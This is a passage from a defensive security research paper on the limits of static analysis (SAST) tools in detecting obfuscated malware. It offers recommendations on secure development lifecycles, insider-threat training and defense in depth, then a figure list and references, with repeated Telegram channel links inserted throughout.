One effective strategy to mitigate the abovementioned risks is implementing a Security-Driven Development Lifecycle (SDLC) that includes multiple testing and review stages before the code approves the deployment. SDLC features various testing cycles designed to identify and eliminate potential vulnerabilities throughout development. These tests often begin with threat modeling, design reviews, and security code scanning tools and ultimately conclude with quality assurance tests.

However, more than relying solely on traditional scan methods might be required as obfuscated code conceals vital information using intentionally complicated structures, making it harder to find potential vulnerabilities. To address this issue, developers should use up-to-date static and dynamic analysis tools to help identify vulnerabilities, including those hidden by obfuscated code.

Static analysis tools can help identify coding errors and misconfigurations, such as incorrect memory allocation and buffer overflows, while dynamic analysis tools test the software in real time. It carefully monitors all system calls, network traffic, and any other indicators of suspicious behavior, providing insight into how the application interacts with its environment.

https://t.me/learningnets

Companies should develop robust policies governing code deployment to ensure thorough security checks and balances at every stage of the development process. Organizations can bolster their security defenses against obfuscated code attempts to exploit weaknesses in their software by utilizing an SDLC methodology in conjunction with sophisticated analysis tools. The goal is always to ensure their applications' confidentiality, integrity, and availability.

Malicious Insider Training

Malicious insiders pose an ever-increasing threat to businesses today, making it crucial for organizations to take proactive measures to minimize that risk. One of the most effective ways to protect against insider threats is to provide continuous training programs that keep employees and contractors with access to sensitive information updated on the latest tactics used by attackers.

Training and awareness programs should cover a range of topics designed to equip employees with knowledge of social engineering tactics commonly used by attackers, the impact of insider threats on an organization, and best practices for identifying and reporting suspicious behavior from their colleagues. These programs should be customized based on different roles and job functions, addressing specific risks and vulnerabilities. Employees must also learn to recognize the effects of external events, such as mass media coverage or natural disasters, on their security posture and modify their work habits accordingly.

By building a culture of security awareness, companies can ensure that their employees are alert to the possibility of malicious insiders, thereby minimizing the risk of insider attacks against them. Additionally, these programs can educate employees on using secure communication channels, good password hygiene, and maintaining data privacy across applications and devices. Training can also cover the advantages of regular backups to prevent the loss or corruption of critical data.

Moreover, in dealing with obfuscated code, employees and contractors must understand its implications and how it threatens a company's security. Training programs should include details on detection techniques and analyzing code before deployment. Through sufficient education on this subject, employees can reduce potential risks, which include malicious actors attempting to exploit vulnerabilities intentionally hidden within obfuscated code.

Implementing continuous employee training programs can help companies minimize the threat of insider attacks and build a culture of security awareness. Organizations can avoid insider threats by customizing training based on job roles and providing regular updates to educate employees about evolving threats and technologies. Training on obfuscated code is critical in safeguarding businesses today, and any well-designed program should cover threat detection techniques, analysis, and countermeasures. Ultimately, more than reactive measures are needed; organizations must invest in training programs as a proactive defense against malicious insiders.

Future Research

Future research into the limitations of SAST tools, specifically regarding their inability to detect obfuscated code, has the potential to shed light on systemic weaknesses in these tools.

https://t.me/learningnets

Such research could uncover the fact that SAST tools often struggle with identifying complex and obfuscated code patterns, which can be used to hide malicious intent. By investigating this limitation, researchers may uncover further related limitations, highlighting the need for more advanced techniques to enhance the effectiveness of SAST tools. This research could ultimately contribute to the development of improved security testing methodologies, enabling better identification and mitigation of vulnerabilities in software applications.

V. Conclusion

Threat actors are becoming more sophisticated in their methods, so traditional security measures are no longer adequate in preventing attacks. One of the primary ways organizations test the security of their applications is through static application security testing (SAST) tools. However, these tools have limitations when detecting obfuscated code in software deployments. This research paper illustrates these limitations and provides insights into how organizations can improve their security posture.

The research has revealed that current SAST tools have limitations in detecting obfuscated code during software deployments. Several experiments conducted as part of this research project highlight the ease with which code can be obfuscated to deliver malicious content that appears benign. These experiments were conducted using a defanged malware dropper. The findings demonstrate that existing SAST tools can fail to detect obfuscated malware delivered through software deployments. These results emphasize the need for better detection mechanisms and policy-driven approaches in the software development lifecycle to ensure that all obfuscated or encrypted code is inspected before deployment.

One of the key takeaways from this research project is the importance of thorough code reviews to detect obfuscated malware. Teams of experts with experience identifying vulnerabilities and security issues should conduct code reviews prior to deployment. The review process should be stringent enough to identify any code that has been obfuscated or encrypted. Furthermore, organizations should train developers to write secure code and understand the importance of strong security measures.

Organizations must provide insider security and development training to their employees. This training should include educating employees on cybersecurity threats, social engineering attacks, and other tactics hackers use to access sensitive information. Organizations should also train employees to identify suspicious activity and report it immediately. This training will help employees identify potential threats before they cause any damage.

SAST tools should be updated regularly to detect new obfuscation techniques attackers use. Analysts who use these tools should be well-trained to execute their duties. They should be aware of the limitations of the tools and know how to leverage them effectively to identify malware.

Organizations should adopt a defense-in-depth methodology to safeguard their applications against cyber threats. This methodology involves having multiple layers of security in place to protect an application. Organizations should harden each layer as much as possible,

https://t.me/learningnets

making it challenging for attackers to penetrate the system. This approach can include network segmentation, firewalls, intrusion detection systems, and endpoint protection mechanisms.

This research paper has highlighted the limitations of current SAST tools when detecting obfuscated malware in software deployments. It has also provided insights into how organizations can improve their security posture by adopting better detection mechanisms, thorough code reviews, insider security, and development training, policy-driven process improvements, regular tool updates, and analyst training. Finally, organizations should adopt a defense-in-depth methodology to protect their applications from cyber threats. By implementing these measures, organizations can significantly reduce the risk of falling victim to cyber-attacks from obfuscated code or ‘ghosts in the machine’.

https://t.me/learningnets

Table of Figures

Figure 1 Basic SAST workflow (Cankurt, 2022) 5
Figure 2 Bearer Results 7
Figure 3 Bearer results base64 8
Figure 4 Horusec via VS Code Results 8
Figure 5 Horusec via VS Code results base64 9
Figure 6 HCL AppScan CodeSweep via VS Code 9
Figure 7HCL AppScan CodeSweep via VS Code base64 results 9
Figure 8 ShiftLeft Scan Results 10
Figure 9 GHAS Code Scanning Results 11
Figure 10 SonarQube Results Dashboard 12
Figure 11 GHAS Enterprise Results 13

https://t.me/learningnets

References

Bearer. (2023, May 15). *Bearer/bearer*. Retrieved from github.com: https://github.com/bearer/bearer

Cankurt, S. (2022, August 01). *SAST Tools : 15 Top Free and Paid Tools (2023 update)*. Retrieved from AppSec Santa: https://www.appsecsanta.com/sast-tools

CISA. (2023). *Information-Sharing*. Retrieved from www.cisa.gov: https://www.cisa.gov/topics/cyber-threats-and-advisories/information-sharing

Ferguson, S. (2020, May 30). *Former IT Administrator Sentenced in Insider Threat Case*. Retrieved from Bank Info Security: https://www.bankinfosecurity.com/former-administrator-sentenced-in-insider-threat-case-a-14358

GCHQ. (2023, 03 24). *CyberChef*. Retrieved from gchq.github.io: https://gchq.github.io/CyberChef/

GitHub. (2023, 05 24). *Code Security Documentation*. Retrieved from github.com: https://docs.github.com/en/code-security/code-scanning/automatically-scanning-your-code-for-vulnerabilities-and-errors/about-code-scanning

HCL. (2023). *HCL AppScan CodeSweep.* Retrieved from www.hcltechsw.com: https://www.hcltechsw.com/appscan/codesweep

Horusec. (2020). *site*. Retrieved from Horusec.com: https://horusec.io/site/

k8s-sig-api-machinery. (2023, 04 23). *kubernetes-client*. Retrieved from github.com: https://github.com/kubernetes-client/javascript

Kiely, M. (. (2022, 05 25). *Malware Analysis In 5+ Hours - Full Course - Learn Practical Malware Analysis!* Retrieved from YouTube.com: https://www.youtube.com/watch?v=qA0YcYMRWyI

NSI.org. (2021, March 06). *The 7 Key Categories of Threat Actors*. Retrieved from nsi.org: https://www.nsi.org/2021/03/06/the-7-key-categories-of-threat-actors/#:~:text=The%207%20Key%20Categories%20of%20Threat%20Actors%201,6.%20Hacktivists.%20...%207%207.%20Human%20error.%20

Searfim, T., & Kachalov, T. (2023, March 18). *JavaScript Obfuscator Tool*. Retrieved from obfuscator.io: https://obfuscator.io/

ShiftLeftSecurity. (2023, January 12). *ShiftLeftSecurity/sast-scan*. Retrieved from github.com: https://github.com/ShiftLeftSecurity/sast-scan

SonarQube. (2023). *docs*. Retrieved from sonarqube.org: https://docs.sonarqube.org/latest/

w3cub. (2023). *js-deobfuscate*. Retrieved from tools.w3cub.com: https://tools.w3cub.com/js-deobfuscate

https://t.me/learningnets